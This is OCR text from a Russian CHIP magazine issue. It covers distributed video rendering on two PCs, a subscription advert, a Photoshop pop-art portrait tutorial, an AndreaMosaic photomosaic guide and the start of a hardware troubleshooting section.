Исходя из уравнения, мы видим, что мощному компьютеру потребуется выделить 60 минут от общего времени проекта. Отсюда следует, что одновременное кодирование на двух компьютерах отнимет 2 часа (60x2 = 120 мин.). Это на 60 минут меньше, чем если бы работал только мощный ПК.

На практике все немного сложнее. Описанная выше схема для вычисления даст точный результат только при отсутствии в проекте титров, фильтров, эффектов перехода и прочих декоративных элементов. В частности, для видео с титрами, созданными в Video Editor, скорость кодирования может →



ОБЪЕДИНЕНИЕ ДВУХ ПРОЕКТОВ в единое целое — заключительный этап перед рендерингом



VIRTUALDUB-MPEG2 прекрасно подойдет, чтобы разделить видео на два фрагмента для распределенного рендеринга

Требования к компьютерам

Нередко складывается ситуация, при которой апгрейд компьютера делать бессмысленно, и, взвесив все «за» и «против», человек решается на покупку нового мощного ПК, а старый, как правило, забрасывается в дальний угол квартиры. Конечно, работа с видео требует достаточно мощной машины, тем не менее существует немало задач в видеопроизводстве, с которыми вполне успешно справился бы даже слабый по нынешним меркам компьютер.

Обозначим минимальную конфигурацию для слабого ПК:

Тактовая частота — 800 МГц. На меньшей скорости работа в видеоредакторе будет просто невозможной.

Оперативная память — 256 Мбайт.

Для Windows XP едва хватает указанного объема, при меньших показателях некоторым процессам будет отведена часть виртуальной памяти, что приведет к замедлению работы системы и пагубно скажется на творческом процессе. На более ранних ОС можно обойтись и 128 Мбайт.

Жесткий диск — не менее 10 Гбайт.

Как минимум 4,7 Гбайт может понадобиться при создании файлов DVD, к тому же где-то должны храниться установленные программы и операционная система.

Сетевая плата, поддерживающая скорость до 100 Мбит/с. С ее помощью будет поддерживаться связь между двумя компьютерами. Высокая скорость пригодится именно для работы с видео.

Данной машине логично отдать часть работы, не требующую высоких процессорных мощностей. Компьютер с указанной выше конфигурацией справится с обработкой звуковой информации, простым монтажом (при отсутствии сложных фильтров и титров в проекте), DVD-авторингом — при условии, что кодирование будет осуществлять мощный компьютер.

Комфортно работать с видео можно на компьютере с тактовой частотой от 1,8 ГГц, 512 Мбайт оперативной памяти и жестким диском от 120 Гбайт. Также необходимы пишущий DVD-привод, порт USB 2.0 или FireWire, плата видеозахвата и, конечно, сетевая плата со скоростью 100 Мбит/с. Именно такой ПК следует использовать для самых трудоемких операций — рендеринга и работы с трехмерной и векторной графикой (имеется в виду создание титров).

быть в десять раз меньше, чем для простого видеопотока. Следовательно, нам требуется вывести среднее значение одной минуты рендеринга.

Мы решили произвести контрольные замеры на фрагментах видео, где скорость кодирования будет меняться, и записали результаты в таблицу.

СОВЕТ Если составить такую таблицу в Excel, а значения ячеек заменить формулами, то получится полезный инструмент для работы с видеоматериалом.


На склеивание и получение целого видеофайла длительностью полтора часа у нас ушло 6 минут, а, распределив время кодирования между слабым и мощным компьютером, мы получим 30-минутный выигрыш в скорости.

Результат эксперимента

Чтобы определить эффективность совместной работы с видео по сети, мы измерили среднее время, затрачиваемое на работу с проектом одним и двумя людьми, а также время кодирования, распределенное на два компьютера.

Хронометраж мы производили следующим образом: работа осуществлялась три раза над одним и тем же 90-минутным проектом, и с помощью секундомера определялось среднее время совместной и одиночной работы.

По условию поставленной задачи в нашем видео есть десять условных мест, где камера направлена в землю — их необходимо вырезать. Следует создать вступительные титры и наложить музы-



кальный фон на пять фрагментов нашего кино, при этом на оригинальной звуковой дорожке следует приглушить звук. Для чистоты эксперимента при каждом замере мы не должны были повторяться, то есть титры и музыка каждый раз были новыми.

Во время совместной работы видео было поделено на два 45-минутных фрагмента. Первый, с титрами, обрабатывался на мощном ПК, второй — на слабой машине.

Результаты получились следующие: во время одиночной работы на создание проекта потребовалось 2 часа 39 минут. Работа вдвоем потребовала час 42 минуты, из которых 18 минут понадобилось на деление проекта и последующую склейку.

Здесь мы решили сравнить не только связку мощный-слабый компьютер, но и мощный-мощный. Мы использовали



три машины: AMD Athlon 3000+ (с тактовой частотой 1,8 ГГц), Intel Celeron (2,8 ГГц) и Intel Pentium (800 МГц).

Рендеринг при использовании только компьютера Intel Celeron (2,8 ГГц) занял 2 часа 6 минут.

При совместной работе Intel Celeron (2,8 ГГц) и Intel Pentium (800 МГц) кодирование завершилось за 1 час 35 минут. Естественно, самых значительных успехов мы добились, используя AMD Athlon 3000+ и Intel Celeron (2,8 ГГц). В данном случае мы решили поделить проект поровну, так как время обсчета одной минуты у двух компьютеров оказалось примерно одинаковым (1,3 и 1,4 минуты на 60 секунд видео). В результате общее кодирование заняло 65 минут, следует заметить, что AMD Athlon 3000+ завершил данный процесс на 4,5 минуты раньше. От более чем часового выигрыша в скорости кодирования отнимем пять минут — это то время, которое ушло на вычисление деления всего проекта.

Что мы имеем? В связке мощный-слабый компьютер при подготовке проекта и кодировании, работая вдвоем, мы сэкономили 88 минут, в связке мощный-мощный компьютер результат сэкономленного времени составил 113 минут.

При таких впечатляющих результатах следует учитывать, что совместная работа дает несомненный выигрыш в скорости при использовании многочасовых проектов. Однако обрабатывать 5–10-минутный видеофрагмент удобнее и быстрее все-таки на одном ПК.

■ ■ ■ Владимир Егоров

Распределенное кодирование видео

Иногда необходимо просто перекодировать готовый видеофайл в другой формат. Для данной операции разумнее использовать одну из многочисленных программ-кодеров. Собственно, при работе с таким софтом ничего не меняется. Схема вычислений остается та же, причем по сравнению с видеоредактором задача значительно упрощается, ведь скорость кодирования будет постоянной. Немаловажным требованием для программы кодера будет возможность кодирования выбранного фрагмента видеофайла. Необходимо наличие временной шкалы и возможность точного покадрового

перехода. Мы использовали программу VirtualDub, которая удовлетворяет всем этим требованиям. Рассчитав заранее время и открыв файл на каждом компьютере, надо только выставить на временной шкале начало и конец кодируемого фрагмента. Возможно, кого-то расстроит то, что на выходе мы получаем два файла, а не один, как хотелось бы. Здесь придет на помощь программа Easy Video Joiner. Запускаем ее и в той же последовательности, что в исходном фильме, загружаем в нее файлы. Далее остается нажать кнопку «Join» и дождаться результата.

КТО хочет знать, читает **CHIP**



Chip

45 Цена 1 номера
по подписке
РУБЛЕЙ

+ стоимость доставки 30 рублей

Стоимость подписки
6 месяцев — 450 рублей
12 месяцев — 900 рублей

**Подписка на почте
для всех регионов России**

Подписной индекс **99006** в каталоге «Почта России»,
подписной индекс **44077** в каталоге «Пресса России»
и каталоге «Роспечать»

Подписка в России

В стоимость подписки
включена доставка
журналов заказной
бандеролью.

Подписка оформляется
с ближайшего номера
после поступления
оплаты

Подписка по телефону

в компании

«Бурда директ»

Москва:

(495) 916-57-06

Санкт-Петербург:

(812) 327-78-49

Интернет-подписка:

www.burdadirect.ru

Адрес для писем:

127521, Москва, а/я 52

Казахстан:

(3272) 79-24-37

Белоруссия:

(017) 291-98-91

На правах рекламы



Chip с DVD

100 Цена 1 номера
по подписке
РУБЛЕЙ

+ стоимость доставки 30 рублей

Стоимость подписки
6 месяцев — 780 рублей
12 месяцев — 1560 рублей


**Подписка на почте
для всех регионов России**

Подписной индекс **60500** в каталоге «Почта России»,
подписной индекс **18164** в каталоге «Пресса России»
и каталоге «Роспечать»

Извещение	ИНН 7714303927 ЗАО «Бурда директ» КПП 771501001 Р/с 40702810038040111957 в Сбербанк России г. Москва Тверское отделение №7982 К/с 30101810400000000225 БИК 044525225	
	(фамилия, имя, отчество подписчика)	
	(почтовый индекс и адрес подписчика)	
	Название журнала	
	Количество номеров	Сумма
	С условиями приема банком указанной суммы ознакомлен и согласен _____ «___» _____ 200__г. (подпись плательщика) (дата платежа)	
Кассир	ИНН 7714303927 ЗАО «Бурда директ» КПП 771501001 Р/с 40702810038040111957 в Сбербанк России г. Москва Тверское отделение №7982 К/с 30101810400000000225 БИК 044525225	
	(фамилия, имя, отчество подписчика)	
	(почтовый индекс и адрес подписчика)	
	Название журнала	
	Количество номеров	Сумма
	С условиями приема банком указанной суммы ознакомлен и согласен _____ «___» _____ 200__г. (подпись плательщика) (дата платежа)	
Квитанция	ИНН 7714303927 ЗАО «Бурда директ» КПП 771501001 Р/с 40702810038040111957 в Сбербанк России г. Москва Тверское отделение №7982 К/с 30101810400000000225 БИК 044525225	
	(фамилия, имя, отчество подписчика)	
	(почтовый индекс и адрес подписчика)	
	Название журнала	
	Количество номеров	Сумма
	С условиями приема банком указанной суммы ознакомлен и согласен _____ «___» _____ 200__г. (подпись плательщика) (дата платежа)	
Кассир	ИНН 7714303927 ЗАО «Бурда директ» КПП 771501001 Р/с 40702810038040111957 в Сбербанк России г. Москва Тверское отделение №7982 К/с 30101810400000000225 БИК 044525225	
	(фамилия, имя, отчество подписчика)	
	(почтовый индекс и адрес подписчика)	
	Название журнала	
	Количество номеров	Сумма
	С условиями приема банком указанной суммы ознакомлен и согласен _____ «___» _____ 200__г. (подпись плательщика) (дата платежа)	


Оплата подписки означает согласие на получение рекламы посредством электронной связи и почты

Портрет в стиле поп-арт



В конце 50-х — начале 60-х годов в Англии и США возникло направление в искусстве, известное как поп-арт. Художники заимствовали образы из комиксов, рекламы, кино — вплоть до упаковок фаст-фуда. Они их распространяли, повторяли или искажали, критикуя, часто в сатирической манере, использование западным обществом оригинальных образов. Одним из лидеров поп-арта является американский художник Рой Лихтенштейн, создавший свой неповторимый стиль, при котором на полотне появляются симметричные точки, воспроизводящие укрупненный полиграфический растр. Эти точки (а иногда еще и косые фоновые штрихи, похожие на телевизионные помехи) стали идеально узнаваемой маркой Лихтенштейна. Мы расскажем, как превратить обычную фотографию в портрет в манере этого художника.

■ ■ ■ Сергей Погорелый



1 Открываем в Photoshop файл *Girl and dog*, расположенный на диске. Заходим в меню «Image | Adjustments» и выбираем команду «Levels» (Слои). Кликаем по кнопке «Options» и в открывшемся диалоговом окне отмечаем «Find Dark & Light Colors». Нажимаем «OK».




2 Для удобства дальнейшей работы повышаем контраст снимка. Смещаем черный курсор в диалоговом окне «Levels» правее — до значения «Input Levels 35», белый — до значения 214, средний оставляем на месте. Нажимаем «OK».





3 Завершив тоновую коррекцию и увеличив контраст снимка, переводим полученный результат в черно-белое изображение. Для решения этой задачи используем команду «Image | Adjustments | Desaturate». К полученному черно-белому изображению применяем фильтр «Smart Blur» («Filter | Blur | Smart Blur»), введя в диалоговое окно следующие данные: Radius = 10, Threshold = 15, Quality = Low, Mode = Normal. Нажимаем «OK».





4 Повторно применяем фильтр «Smart Blur», но уже с другими настройками, выделяя и подчеркивая только резкие (контрастные) края снимка. На этот раз настройки следующие: Radius = 8, Threshold = 20, Quality = High, Mode = Edge Only. Данные значения подбираются индивидуально для каждого снимка.




5 Инvertируем полученное изображение, для получения имитации штрихового рисунка. Для этого используем команду «Image | Adjustments | Invert» или сочетание клавиш «Ctrl+I». Сделаем линии более темными, еще больше обобщив штриховой рисунок, используя фильтр «Dark Strokes» («Filter | Brush Strokes | Dark Strokes») со следующими настройками в диалоговом окне: Balance = 6, Black Intensity = 4, White Intensity = 4. Приводимые настройки, как и для шага 5, действительны только в данном случае!


Дальнейшая работа может продолжаться в двух направлениях:

а) Простой вариант. Инструментом «Eraser» (Ластик) стереть мелкие детали и дорисовать (лучше на отдельном слое) черной жесткой кистью контур штрихового рисунка.


б) Более сложный вариант. На отдельном слое при помощи кистей (Brush) с жесткими краями и инструмента «Pen» (Перо), с последующей заливкой созданного контура, отрисовать все контурные линии. В нашем примере рассматривается второй, более трудоемкий, но и очень эффектный вариант.




6 Создаем два новых слоя: дважды на нижней части палитры «Layers» (Слои) кликаем по значку «Create a new layer» (Создать новый слой) или выбираем в меню команду «Layer | New Layer». Верхнему слою даем название «Контур», а нижний слой называем «Технологический слой» и заливаем его белым цветом. Для удобства дальнейшей работы непрозрачность «Технологического слоя» уменьшаем до 75%.



7 На слое «Контур» черными кистями (Brush) с жесткими краями и инструментом «Pen» начинаем отрисовывать контур (графический каркас) композиции с последующей заливкой контуров черным цветом.



8 Начинаем раскрашивать создаваемую композицию. Для этого создаем выделение по отрисованным контурам с помощью инструментов как группы «Lasso», так и «Pen» — для наиболее точного результата. Выбирая цветовые оттенки, следует руководствоваться собственным глазомером и соответствием цветов исходной фотографии. Применяем к раскрашенному слою фильтр «Color Halftone» (Цветовые полутона; «Filter | Pixelate | Color Halftone») со следующими настройками: Max. Radius = 9 pixels, Screen Angles (Degrees) Channel 1 = 108, Channel 2 = 162, Channel 3 = 90, Channel 4 = 45.



9 Открываем еще один слой для нового фона, на котором будет расположена девушка с собакой, и называем его, соответственно, «Фон». Для этого возвращаемся на слой «Контур». При помощи инструмента «Magic wand» (Волшебная палочка) создаем выделение, а инструментом «Paint Bucket» (Заливка) закрашиваем фон выбранным цветом (R = 7, G = 254, B = 1).

Ваша собственная фотомозаика

Представляем вам оригинальный способ расположения ваших любимых цифровых фотографий. Все, что для этого необходимо, — большая коллекция снимков и терпение. Если у вас все это есть, полученное изображение будет не стыдно даже повесить в рамке на стену.

В этой статье

Оригинальный способ представления фотографий


Программа AndreaMosaic

Как получить качественную фотомозаику

Идея фотомозаики не нова. Однажды кто-то уже делал мозаику из снимка Билла Гейтса, выложив ее логотипами компаний, с которыми Microsoft судилась в разные годы. У некоторых фирм подобные мозаики используются в логотипах.

Фотомозаика — большое изображение, обычно портрет, собранное из сотен маленьких картинок. В дальнейшем мы будем называть их плитками (tiles). Они подбираются и помещаются в нужное место в зависимости от яркости, формы и фактуры большого изображения.

Например, если надо отобразить глаза, на их месте будут размещены темные плитки. Для ярких участков изображения, соответственно, потребуются несколько светлых плиток. Также каждое маленькое изображение




ПОРТРЕТНАЯ МОЗАИКА Кейт Бланшетт в роли Галадриэль из фильма «Властелин колец»

может быть подкорректировано, поскольку трудно получить стопроцентно точное большое изображение, используя ограниченный набор плиток.

Программ для создания фотомозаик довольно много. Наш выбор остановился на Andrea Mosaic из-за ее простоты и небольшого размера (инсталляционный файл занимает 2,4 Мбайт). По условиям распространения программа относится к классу donationware — то есть ее можно совершенно бесплатно скачать, но автор не отказался бы от вознаграждения в виде пожертвования. Скачайте программу со страницы автора в Интернете: www.andreaplanet.com/andreamosaic и установите ее.

Перед тем как начать, скопируйте набор изображений в отдельный каталог. Для наилучшего результата их должно быть не менее пятисот. Если у вас нет большого количества снимков, вы можете скачать их с сайтов типа Flickr, Yahoo! Photos или русского www.photosight.ru. В тестовых целях можно скачать специальную версию программы, включающую готовую коллекцию мини-изображений объемом 8 Мбайт.


Рендеринг мозаики требует много ресурсов и времени. Чтобы улучшить производительность, советуем закрыть прочие приложения. Также отключите скринсейвер — он прерывает процесс создания мозаики. **CHIP**





После установки Andrea Mosaic создайте папку Images и скопируйте в нее все изображения. Они должны быть в формате JPG. Переверните, если нужно, некоторые изображения в графическом редакторе, например IrfanView (эту программу вы найдете на нашем диске). Для сокращения времени рендеринга неплохо также уменьшить снимки. В папке должно быть не менее 200 картинок с разной яркостью и формой рисунка.




Программа проанализирует все файлы и сохранит результат в AMC-файле, содержащем информацию о картинках: размер, имя, путь (они могут находиться во вложенных папках). Когда процесс анализа достигнет 100%, нажмите кнопку «Close».



Задайте путь к главному изображению, которое и будет составлено из плиток. Для его выбора нажмите на кнопку «Add Image».



Кликните по кнопке «Find Tiles», а затем по «Create Collection». Выберите папку, в которой вы сохранили изображения, и задайте имя коллекции для файла проекта, который будет записан в формате AMC (Andrea Mosaic Collection).



Определите параметры рендеринга для получения наилучшего результата. Если у вас менее 200 картинок, в поле «Number of tiles per row» (количество плиток в ряду) впишите значение 60. Количество повторений одних и тех же плиток задается в пятом сверху поле. Рекомендованное значение от 1 до 10, но учтите если вы хотите, чтобы все мини-картинки были оригинальными, вам понадобится большая коллекция снимков. Поле «What algorithm should I use» позволяет выбрать будет ли программа зеркально отображать (Flip) плитки. В тесте наилучшим образом зарекомендовал себя алгоритм «Flip Horiz + Vert». Выберите его из выпадающего списка.

Итак, пришла пора нажать кнопку «Create the Mosaic» (создать мозаику). Получившееся изображение будет показано в небольшом окне предпросмотра. Чтобы детально разглядеть его, воспользуйтесь каким-либо просмотрщиком изображений. Сгенерированный файл находится в той же папке, что и исходное большое изображение и имеет в названии приставку «mosaic».

СОВЕТ Избегайте слишком большого количества темных фотографий; должно быть разумное соотношение светлых и темных изображений, которые послужат плитками для мозаики.



Hardware

1	Материнская плата для Core 2 Duo: устраняем «зависания»	154
2	DVD-рекордер: заменяем жесткий диск	155
3	Ноутбук: обновляем прошивку карт-ридера	156
4	RAID 0: решаем проблему скорости	157
5	Жесткие диски SATA: дополнительно активируем NCQ	157
6	Струйный принтер: устраняем ошибочное сообщение	158
7	Цифровая камера: фотографируем слайды	158

Internet

8	Автоматическое удаление старой почты	158
9	Использование онлайн-сервисов для обмена данными	159

Communications

10	Беспроводные сети: оптимизируем радиоканал	159
11	Сотовые телефоны: увеличиваем громкость звука V3x	160

Software

12	Создание файлов любого типа через контекстное меню	161
13	Ошибка при установке программы	161

1 Материнская плата для Core 2 Duo Устраняем зависания

Новому ПК всего четыре недели, а он уже измучил вас постоянными зависаниями. Особенно часто необходимость перезагрузки возникает при переходе от одной программы к другой, например от безобидного текстового редактора к мощному графическому приложению.

СОВЕТ Сбои возникают из-за проблем с охлаждением. Вероятно, вы перестали с энергосберегающими настройками. Производители современных материнских плат с поддержкой Intel Core 2 Duo отказываются от активного охлаждения отдельных компонентов и вместо этого используют поток воздуха, идущий от кулера центрального процессора. Его вполне достаточно для охлаждения устройств, располо-

женных вокруг процессора, таких как северный мост и преобразователь напряжения.

Число оборотов вентилятора устанавливается в соответствующих настройках



1 ПРОВЕРКА НА УСТОЙЧИВОСТЬ Нагрузить компьютер по максимуму помогут бенчмарки, например тестовая программа 3DMark

